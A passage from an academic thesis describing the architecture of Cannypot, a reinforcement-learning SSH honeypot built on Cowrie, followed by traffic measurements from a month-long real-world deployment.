2. Allowing the attackers to interface with a service that emulates a real SSH service is crucial to keep them connected. To properly emulate the SSH service, our system must be able to handle multiple simultaneous connections. For this reason, the solution proposed must be able to answer correctly to an amount of users connected at the same time.

3. To reach the final goal of keeping the attackers connected, the answers used to reply to attackers play a fundamental role. The system must be able to distinguish between different scenarios in which a command is send, to choose the output for that command that keeps the attacker connected. In order to make this solution automatic, the system must be able to learn from the interaction with real attackers and build a knowledge about what output to use in a particular situation.

4. The system must choose the best output from a set of possible outputs for a given command. For this reason, a database containing a list of plausible answers for commands must be provided. The system must be able to retrieve from a dictionary the list of possible outputs without waiting a significant amount of time, because a lag in the system may result in an attacker that leaves the conversation prematurely.

5. In order to build the dictionary of possible outputs for a command, the solution must automatically *explore* for unknown commands (commands that are not present in the dictionary) and fill the dictionary with the resulting outputs. Moreover, the attacker has the possibility to send an enormous amount of different commands. For this reason, some of the commands received may be unknown to the system and without plausible outputs in the dictionary. The solution must be able to answer to this commands in a way that does not make the attacker suspicious.

6. In chapter 2, we stated that the solution proposed mixes together the benefits from high-interaction and low-interaction honeypots. For this reason, during the exploration for new plausible outputs for a command, the system must not compromise any other machine by executing dangerous commands. The solution must guarantee the integrity of the machine, as well as in low-interaction honeypots.

7. In this work, we focused on the implementation of a solution for the SSH protocol, but our solution aims to be reusable for other protocols. For this reason, the architecture of the solution must be modular. Implementing the

solution for another protocol must be easy, without changing the logic of the project.




Figure 5.1: High-level view of Cannypot modules interacting with an attacker.

In order to produce a system that satisfies all these features, we built an adaptive SSH honeypot called Cannypot. The high-level view of Cannypot modules is provided in Figure 5.1. The architecture is composed by different modules, each one with the aim at offering solutions for the features required above in the description. With the name *Cowrie*, we refer to the already existent honeypot characterizing the starting point of our work. Among all its features, Cowrie offers the emulation of the SSH protocol, starting from the Transport Layer Protocol to the Connection Layer Protocol. We used the emulation of the protocol offered by Cowrie in order to not spend time in building up the apparatus enabling SSH connection between the attacker and the system. The Cowrie module is responsible to allow the connection with the attacker, building up the Transport layer and asking for the authentication to the attacker. If the attacker provides a correct combination of user and password, the Connection is provided and the attacker has the possibility to send commands to the system. Cowrie module forwards the command received by the attacker to another module called Learner.

The Learner module has the final goal of providing the learning logic to understand which output - among a list of possible outputs - is considered the most expected by the attacker. The Learner module implements a RL algorithm, Q-Learning. After receiving the command from the Cowrie module, the Learner is responsible to control if the command received is *known* to the system or not. In case it is known, the Learner offers to the Cowrie module the output chosen,

according to the decision of the RL algorithm. In the other case, if no outputs are present in the database for the received command, the Learner asks Cowrie module to answer as the static Cowrie honeypot. The unknown command is saved from the Learner module and it is sent to the Explorer module at the end of the SSH session.

The Explorer module has the final goal of filling the dictionary - called Command Knowledge Base in Figure 5.1 - with plausible outputs for commands. The work of the Explorer module is asynchronous with respect to the Learner module. The Explorer receives a list of commands and produces a set of outputs for each command in the list. The sets of outputs produced are then sent to the Command Knowledge Base to complete the database of outputs.

Referring to the features required, the solution proposed is modular. Each module present its own features and a set of APIs to interact with other modules. We choose Cowrie to start our work, but any honeypot simulating vulnerable services can be used.

After the description of the interaction between different modules, in the following sections we provide a detailed characterization of each module and its features.

5.2 Cowrie: features and limitations

We decided to use RL techniques to improve the performance of an already existing honeypot. Among all the possibilities, we chose Cowrie. According to the documentation [27], Cowrie is a medium to high interaction honeypot written in Python. Cowrie is able to log brute force log-in attempts and the actions performed by the intruders inside the honeypot. This system presents two interaction modes, medium-interaction mode (or *shell* mode) and high-interaction mode (or *proxy* mode).

In chapter 2 we discussed about low and high interaction modes. With the term "medium", we refer to a low-interaction honeypot that presents some added functionalities. In particular, Cowrie in shell-mode presents features like:

- the emulation of the SSH service, from the Transport Layer to the Connection Layer, allowing login via username and password;

- the support for SSH exec commands, allowing the attacker not only to log-in the system but also to execute commands. SSH protocol describes two way to execute commands on a remote machine: the request for a *remote interactive terminal* or the standard SSH *command exec request*. The first one consists in performing one or more commands in the remote machine in the same way of writing on the terminal on a local machine. The other one consists in sending a request of execution of a command to the remote machine and optionally

capturing the output. Cowrie allows both these two modalities. The list of commands executable in Cowrie is a static and it is composed by standard Unix-like terminal commands simulated using Python scripts;

- the emulation of a fake file-system resembling a Debian 5.0, allowing the attacker to navigate through folders and performing commands to edit the file-system;
- the possibility to add files to the file-system, allowing the attacker to execute the "cat" command on these files;
- saving files downloaded with "wget/curl" or uploaded with SFTP and scp, allowing analysts to collect all the potential dangerous files. One of the most common post-exploitation attack pattern is to download in the machine a malware to exploit some known vulnerability. Offering the possibility to the attacker to download the file is important to collect information about which attack vectors are mostly used. The file downloaded in Cowrie is saved, but it is not executable by the attacker, to preserve the security of the machine.

In proxy mode, Cowrie works like an SSH proxy to real machines. We decided to not make advantage of this functionality for the risks related to high-interaction honeypots already described in chapter 2.

In both the interaction modes, Cowrie is able to log all the session information - such as SSH key exchange algorithms, login attempt credentials, request for an interactive terminal, commands executed and time spent in the system - in a JSON format easy to be analyzed. Moreover, Cowrie presents a functionality called *playlog*, consisting in replaying session logs. Looking at the way each command is wrote and sent to the system may be useful to understand the nature of attacker: a script immediately sends the string representing the command to the system, while a human user writes one character at a time and may commit errors that need to be erased. All these kind of information are stored in session logs and can be replayed by the playlog functionality.

Besides all these features, Cowrie is also characterized by some limitations. A table summarizing the differences between the Cowrie honeypot and our system is provided in Table 5.1. The most severe limitations regarding the commands execution emulation. Cowrie provides Python scripts emulating about 30 Unix-like commands. This list has no possibility to grow and to adapt to the attacker. If the system receives an unknown command, an error output is offered to the attacker. Cowrie presents the possibility to configure an output for a specific command using a configuration file. Also this functionality has some limits, because the output specified must be a static string and it requires the intervention of an expert of the command to be produced. Moreover, each command provides just one way to answer. In this way, if the output is not the one expected by the attacker, Cowrie

Feature	Cowrie	Cannypot
SSH service emulation	Yes	Yes
Logging session activity	Yes	Yes
File-system emulation	Yes	Yes
Retrieve of the content of a file	Limited	Yes
Unix-like commands execution	Yes	Yes
Adding outputs for commands	Limited	Yes
Bash scripts execution	No	Yes
Learning how to answer according to the attacker	No	Yes

Table 5.1: Differences among Cowrie and Cannypot.

has no possibility to change it according to the intruder nature. Another important limit is that Cowrie is not able to execute custom bash scripts, due to the absence of a bash interpreter. Finally, Cowrie is able to produce an output for the "cat" command only for those files manually added to the fake file-system. For all the other files downloaded, Cowrie is not able to execute the "cat" command.

Starting from Cowrie, we added modules that aim at improving the performance of the honeypot overcoming the limits discussed above. In the next sections, we describe the added modules that, in combination with the already existent Cowrie, characterize the architecture of Cannypot.

5.3 Learner module

In this section, we illustrate the Learner module of Cannypot. This module not only represents the core of the learning logic of our work, but provides to the system functionalities to handle multiple simultaneous connections and the interaction with the database.

The Learner module can be divided into sub-modules, each providing a specific feature:

- *Q-Learning*, it is the one that implements the RL algorithm. It is responsible of providing an output for a command received, following the policy learned;
- *Environment*, it is the sub-module implementing the RL environment. It is responsible of the communication between the Q-Learning and the rest of the system. From this sub-module, the state signal and reward signal must leave;
- *Session Manager*, it is the one responsible of handling multiple user connected at the same time.




Figure 5.2: Learner module in details during the interaction with an attacker.

In Figure 5.2, we describe the interaction between these modules with an attacker that opens the connection and sends commands. With the green lines we indicate SSH messages sent over the Transport and Authentication Protocol, while with the yellow lines, commands sent over the Connection Protocol. When the attacker correctly authenticate into the system, the Session Manager module intercepts the message of a newly created SSH session. At this point, this module links the new session to the Environment. The Environment starts intercepting commands coming to the system through the Connection Protocol. The Environment uses the command received to create the state signal and the reward signal that are sent to the Q-Learning module. Moreover, if the Environment module receives a command that is not present in the Command Knowledge Base, it exploits Cowrie static script to produce an output without the intervention of the Q-Learning and provides it to the attacker. When the session is closed, the Session Manager module is responsible to properly handle the updates occurred to the RL policy.

In the next sections, we provide a description of each module.

5.3.1 Q-Learning and Environment

In this work, we implemented the Q-Learning algorithm to exploit the benefits of the RL approach. According to the description of Q-Learning in chapter 3, this module must store information about different aspects:

- *q-table*, it is the table storing the policy knowledge. For each state-action pair, the table stores the q-value associated to the pair. Q-Learning uses this table to make decision about which action to perform in a particular state following the best-policy;
- ϵ, it is the exploration-exploitation trade-off parameter that controls the amount of exploration performed by Q-Learning algorithm. According to the

results shown in chapter 4, we decided to use a value of 0.4 for this parameter, resulting in a 40% chance of performing exploration;

- γ, it is the discount-factor, controlling the importance of rewards along time. In this work, we decided to use a value of 1 for this parameter, admitting no decay of the reward. According to our problem, the value of the reward must be considered equal now or at a time in the future;

- α, it is the parameter controlling the learning rate. We decided to use a value of 0.1 for this parameter.

As already stated, the Q-Learning sub-module is responsible of learning which is the best answer for a command. This module receives in input the state signal from the Environment and provides an output among the list of plausible outputs offered by the Command Knowledge Base. In addition, receiving the reward signal from the Environment, this module is able to update the q-table using the formula already described in Algorithm 1.

According to signals required by the Q-Learning sub-module, the Environment sub-module must be able to properly handle states and rewards. Due to the fact that we do not know in advance the set of possible RL states, the Environment stores a list of *explored states*. Each time a new state is discovered, it is added to the list and the q-table is updated accordingly. To produce the state signal, the Environment uses the commands received by the attacker and the output answered by the system. The Environment is easily configurable through a configuration file, making possible to choose the Victim Level as described in chapter 4. In real world cases, the attacker may use long sequence of commands to interact with the victim. Using the entire list of outputs answered by the victim and/or commands received from the attacker to characterize the state may result in an enormous amount of states. For this reason, we decided to consider only last N - a configurable parameter - commands and outputs for Level 2 and Level 3 Victims. On the other hand, the reward signal provides a positive reward $(+1)$ for each command received by the attacker and a negative reward (-1) when the connection with the attacker is closed. Recalling that RL algorithms work trying to maximize the expected sum of rewards, this formulation for the reward signal should result in learning how to answer to maximize the number of commands received.

As already described, the Environment module is able to handle commands that do not present plausible outputs in the database. For these commands, the Cowrie module is used in order to produce the output of a static honeypot. This behaviour is useful to always provide an answer to the attacker, without waiting the command to be present in the database. In addition, the Environment stores the list of *unknown commands* received. At the end of the SSH session, the Environment produces a file, listing the unknown commands.

In the next sub-section, we described how the Session Manager module makes use of these two modules to handle multiple users connected to the system at the same time.

5.3.2 Session Manager

Dealing with simultaneous attackers that send commands to the system is challenging because RL algorithms are able to handle just one episode at a time. The Session Manager sub-module is responsible to manage different SSH session at the same time. The Session Manager stores a *central q-table* representing the policy followed by the system. When a new SSH session is started, the Session Manager sub-module makes a copy of the central q-table and passes it to the Environment and the Q-Learning sub-modules. This copy of the q-table is strictly linked to the SSH session, for this reason the Session Manager must keep in memory which is the q-table associated to each SSH session. In addition, this module is responsible of maintaining the information about the episode - such as rewards, actions performed, states exploited and states explored - for each different SSH session. In this way, the system works simulating different instances of Q-Learning for each different SSH session. When the SSH session ends, all the information regarding the RL episode are pushed inside a *queue*, waiting to be handled by the Session Manager. The Session Manager sub-module presents a service, that extracts one RL episode at a time and updates the central q-table according to the actions performed and the reward obtained during the episode. With this approach, we can split simultaneous SSH sessions into separated RL episodes.

5.4 Command Knowledge Base and terminal emulator

As already stated in the previous sections, a database of plausible outputs is needed by the Learner module. The Command Knowledge Base provides the tools to handle the database interaction. Command Knowledge Base module provides:

- a *Database*, it is the storage for all the possible outputs;
- a *Dictionary*, that allows the link between commands and possible outputs;
- a *Dictionary Updater*, it is a service, used to automatically update the Dictionary with new outputs from the Explorer Module.

In this work, we decided to use a very simple form of database, storing the outputs inside a simple directory.




Figure 5.3: Dictionary and Command Knowledge Base interaction.

Recalling that the main goal of RL is to choose the best output among a list of plausible outputs for a command, a data structure maintaining the link between the command and its plausible answers is needed. For this reason, the Command Knowledge Base module provides a Dictionary. The *keys* of the dictionary are known commands. For each command, the dictionary provides, as *value*, a list of pointers to database entries corresponding to possible outputs for that command. In Figure 5.3, an high-level view of the situation is shown. In this way, the Learner module is able to retrieve the list of outputs with low computational cost, without executing any form of sequential search inside the database.

In the Command Knowledge Base, each output is saved as a file. In this file, not only the string representing the output is saved, but also additional information about the timing with which the output should be presented to the attacker. In real machines, some commands require outputs that are not immediately retrieved. We can think about the "wget" command: if the downloaded file is large, the output is not answered immediately. In addition, the output may present some part that can change, like a progress bar. In order to emulate the real behaviour of a terminal, outputs are saved with an overhead that controls the way they are presented to attackers.

Finally, in our work, outputs are automatically produced by the Explorer module. In order to maintain the coherency between the Dictionary and the Command

Knowledge Base, the Command Knowledge Base module is able to detect if new outputs have been produced by the Explorer. At this point, the Dictionary Updater service updates the Dictionary, linking new outputs to corresponding command, and insert new outputs in the Database.

This architecture allows to easily change the Database form without changing the entire logic for the system.

5.5 Explorer module




Figure 5.4: Explorer module architecture.

One of the major feature of our work is that it is automatically able to produce a database of plausible answers for commands received from attackers. To provide this functionality, we designed the Explorer module. In Figure 5.4, we provide the architecture of the module. The Explorer is divided into different services, each performing important tasks.

The *File Transfer service* is the service responsible of retrieving from the Learner module the list of unknown commands. For each RL episode, the Learner module produces a textual file listing the commands that have no match in the Dictionary. The File Transfer moves these files into the *Input* directory of the Explorer. In addition, File Transfer is responsible of looking for outputs file inside the *Output* directory of the Explorer module and moving them to the Command Knowledge Base module. In our specific implementation, the File Transfer service is a service running once a day. Moreover, this service is able to perform some filters in the files coming from the Learner, detecting the copies and deleting them. In this way the service is able to reduce the load of the Explorer module, avoiding useless repetitions.

From the Input directory, the *SSH Explorer* service extracts one file at a time

and looks for outputs for commands specified in the file. Linked to the Explorer module there are virtual machines (VMs) simulating real systems. With the term *Backend*, we refer to all the machines connected to the Explorer. In our work, we focus on the SSH protocol, so the Explorer provides an SSH Explorer service that is able to connect through SSH to the VMs, execute commands and retrieve outputs. The SSH Explorer produces output files, composed by the string of the output and the overhead to offer a proper terminal emulation. The output files produced are stored in the output directory, waiting to be moved by the File Transfer service. The SSH Explorer service is able to log the result code of the execution of each command, making possible to produce some statistics about the trend of commands sent by attackers. Moreover, according to the logs, experts are able to understand how to model VMs, in order to be able to produce answers that may keep the attacker connected.

The VMs used to "explore" new outputs, are managed by the *VMs Manager* service. As already stated in section 5.1, the system must emulate a vulnerable machine, but the attacker should not be able to really compromise the integrity of the system. Forwarding commands coming from the attacker to VMs may result in security threats for the VMs and for the machines linked to them. In order to not compromise VMs in the Backend, the Explorer module follows a precise sequence of actions for each file in the Input directory:

1. VMs Manager turns on the VMs in the Backend and saves their state;
2. SSH Explorer performs the sequence of commands in the file;
3. VMs Manager turns off the VMs and restores the state with the one saved before.

In this way, each VM is immediately stopped and its state is restored after the execution of commands which may be dangerous.

In our implementation, the Explorer module is built on a different machine with respect to the one of Cannypot. The File Transfer service is able to transfer files between different machines. With this kind of design the Explorer module can be considered completely isolated from the rest of Cannypot and not exposed to the Internet. The Explorer works asynchronously respect to the Learner and Cowrie module. Moreover, it is possible to manually insert commands to explore in the Input directory. Finally, this module results to be fully configurable through a configuration file, making possible to easily change the Backend VMs or the location of the Unknown commands and Command Knowledge Base module.

Chapter 6

Measurements collected from the deployment of Cannypot

In this chapter, we analyze results collected by our system in a real world scenario. We deployed three different configurations of Cannypot over the Internet, exposing them to real world attackers for more than a month. In order to evaluate the performance of our solution, we refer to Cowrie as our baseline. Firstly, we describe the deployment details. Then an high-level traffic analysis is provided, focusing the attention on the number of commands received from attackers.

6.1 Deployment details

For this phase, we decide to deploy four different configurations of Cannypot:

- **Cannypot1**, Level1 Victim, considering the last command to characterize the state;
- **Cannypot2**, Level2 Victim, considering last 3 commands to characterize the state;
- **Cannypot3**, Level3 Victim, considering last 3 commands and last 3 outputs to characterize the state;
- **Cowrie**, no RL Victim used as baseline.

Each different configuration shares other deployment details:

1. Each configuration runs on its own machine;

2. Each configuration receives incoming SSH messages from 8 different IPs on port 22;
3. SSH login is allowed via username and password. Username and password combinations accepted are specified in a configuration file;
4. Each configuration, except for Cowrie, uses a Q-Learning algorithm with $\epsilon = 0.4$, $\alpha = 0.1$ and $\gamma = 1$;
5. All the configurations share the Dictionary. The Explorer module is shared among the three configurations. The File-Transfer service collects unknown commands from all the Cannypots and fills the Dictionary of all of them;
6. The Dictionary of all the configurations is pre-filled with outputs for several commands extracted from Cowrie logs;




Figure 6.1: Deployment timelines.

The deployment period goes from 25/05/21 to 05/07/21. During this period, some changes are performed to the configuration of Cannypot. We summarize the changes in Figure 6.1. Before the 28/05, it was very difficult to log in our system. For this reason, we decided to add some common and easy to discover username and password combinations in order to capture a bigger amount of intruders. The Explorer module started working the 10/06/21, automatically adding outputs in the Command Knowledge Base.

6.2 SSH Connections

In this section, we analyze results about the number of SSH connections. Our system is able to log activities from all the Layer Protocols involved in the SSH

service. In this section, we distinguish between connections passing through different stages:

- SSH Login Attempt, when the attacker tries to log in the system;
- SSH Login Success, when the attacker uses a correct combination of username and password to log in the system;
- SSH Exploit, when the logged attacker sends command to our system.

This analysis is useful to understand the amount of traffic on the deployed machines and to understand differences among the configurations.




Figure 6.2: SSH Login Attempts timeseries.

In Figure 6.2, the number of SSH Login Attempts per day is shown. We can highlight a bigger amount of Login Attempts on Cannypot1, from the beginning to the 25/06, when the number become very similar to other configurations. This result may be caused by a botnet with a bigger load of machines trying to exploit Cannypot1. Days before 28/05 are characterized by a lower number of Login Attempts. This behaviour reflects the difficulty in logging in the machine via username and password.

In general, about 2×10^5 SSH Login Attempts are performed in all the configurations, except for Cannypot1 that reaches $2{,}5 \times 10^5$ SSH Login Attempts.

In Figure 6.3, the number of attackers that logged in the system is reported daily. As already stated before, a very low amount of attackers were able to log in




Figure 6.3: SSH Login Success timeseries.

the system before 28/05. Recalling that we are interested in applying the system features in a post-exploitation (or post-login, if the exploit is to brute force log in a system) phase, we decided to change the configuration making very easy to find correct username and password combinations. Another important aspect is that even if the number of Login Attempts is higher in Cannypot1, the number of Login Success is almost the same in all the four configurations. This may confirm the idea that the most of the Login Attempts are done by bots that try to access to the machine performing a brute force attack. The ones shown in Figure 6.3 may be bots that use correct combinations of username and password. Looking at the amount of Login Success, almost all the Login Attempts are followed by a Login Success, except for Cannypot1.

The metrics described above are useful to understand the amount of traffic on our systems. As already stated above, our focus is on attackers that send commands to our architecture in the SSH Exploit stage. In Figure 6.4, we provide the number of attackers that send at least one command to the systems. Most of the attackers that successfully login in the system do not perform any command and leave the conversation. The amount of attackers that perform Exploits is heterogeneous among different days, but it is always two order of magnitude lower with respect to the number of Login Success. This trend may suggest that most of the attackers that try the login just want to understand the correct username and password combinations, maybe to create a good dictionary for brute force attacks. The number of SSH Exploits are very similar among different configurations during




Figure 6.4: SSH Exploits timeseries.

the deployment period, except for some days going from 09/06 to 25/06 when Cannypot1 registered an higher number of SSH Exploits with respect to other configurations. We have to take this particular behaviour into account in order to compare the configurations.

In order to analyze if attackers follow some pattern that depends on the hour of the day, in Figure 6.5, we provide the timeseries per hour. As the best of our knowledge, no particular hour patterns are recognized by the plot. The amount of traffic is distributed equally over the day, except for some peaks at random moments. The trend may suggest a continuous traffic during the day - that may be caused by some botnet connected -, with the sporadic intervention of other attackers.

According to the results obtained about the amount of SSH Exploits, we can make some very initial considerations about the training time of our algorithm. Even if the results shown in chapter 4 refer to a theoretical abstraction of the problem, we showed that considering an attacker that wants to perform 10 commands, our algorithm requires more than 1000 episodes to learn how to answer. Real cases are much more complicated than the laboratory case and we cannot know in advance the dynamic of the attacker. Moreover, the amount of Exploits in Figure 6.4 collects several different Exploits. Having an average of 2×10^3 SSH Exploits (RL episodes) a day suggests that our algorithm would likely take several days to train.

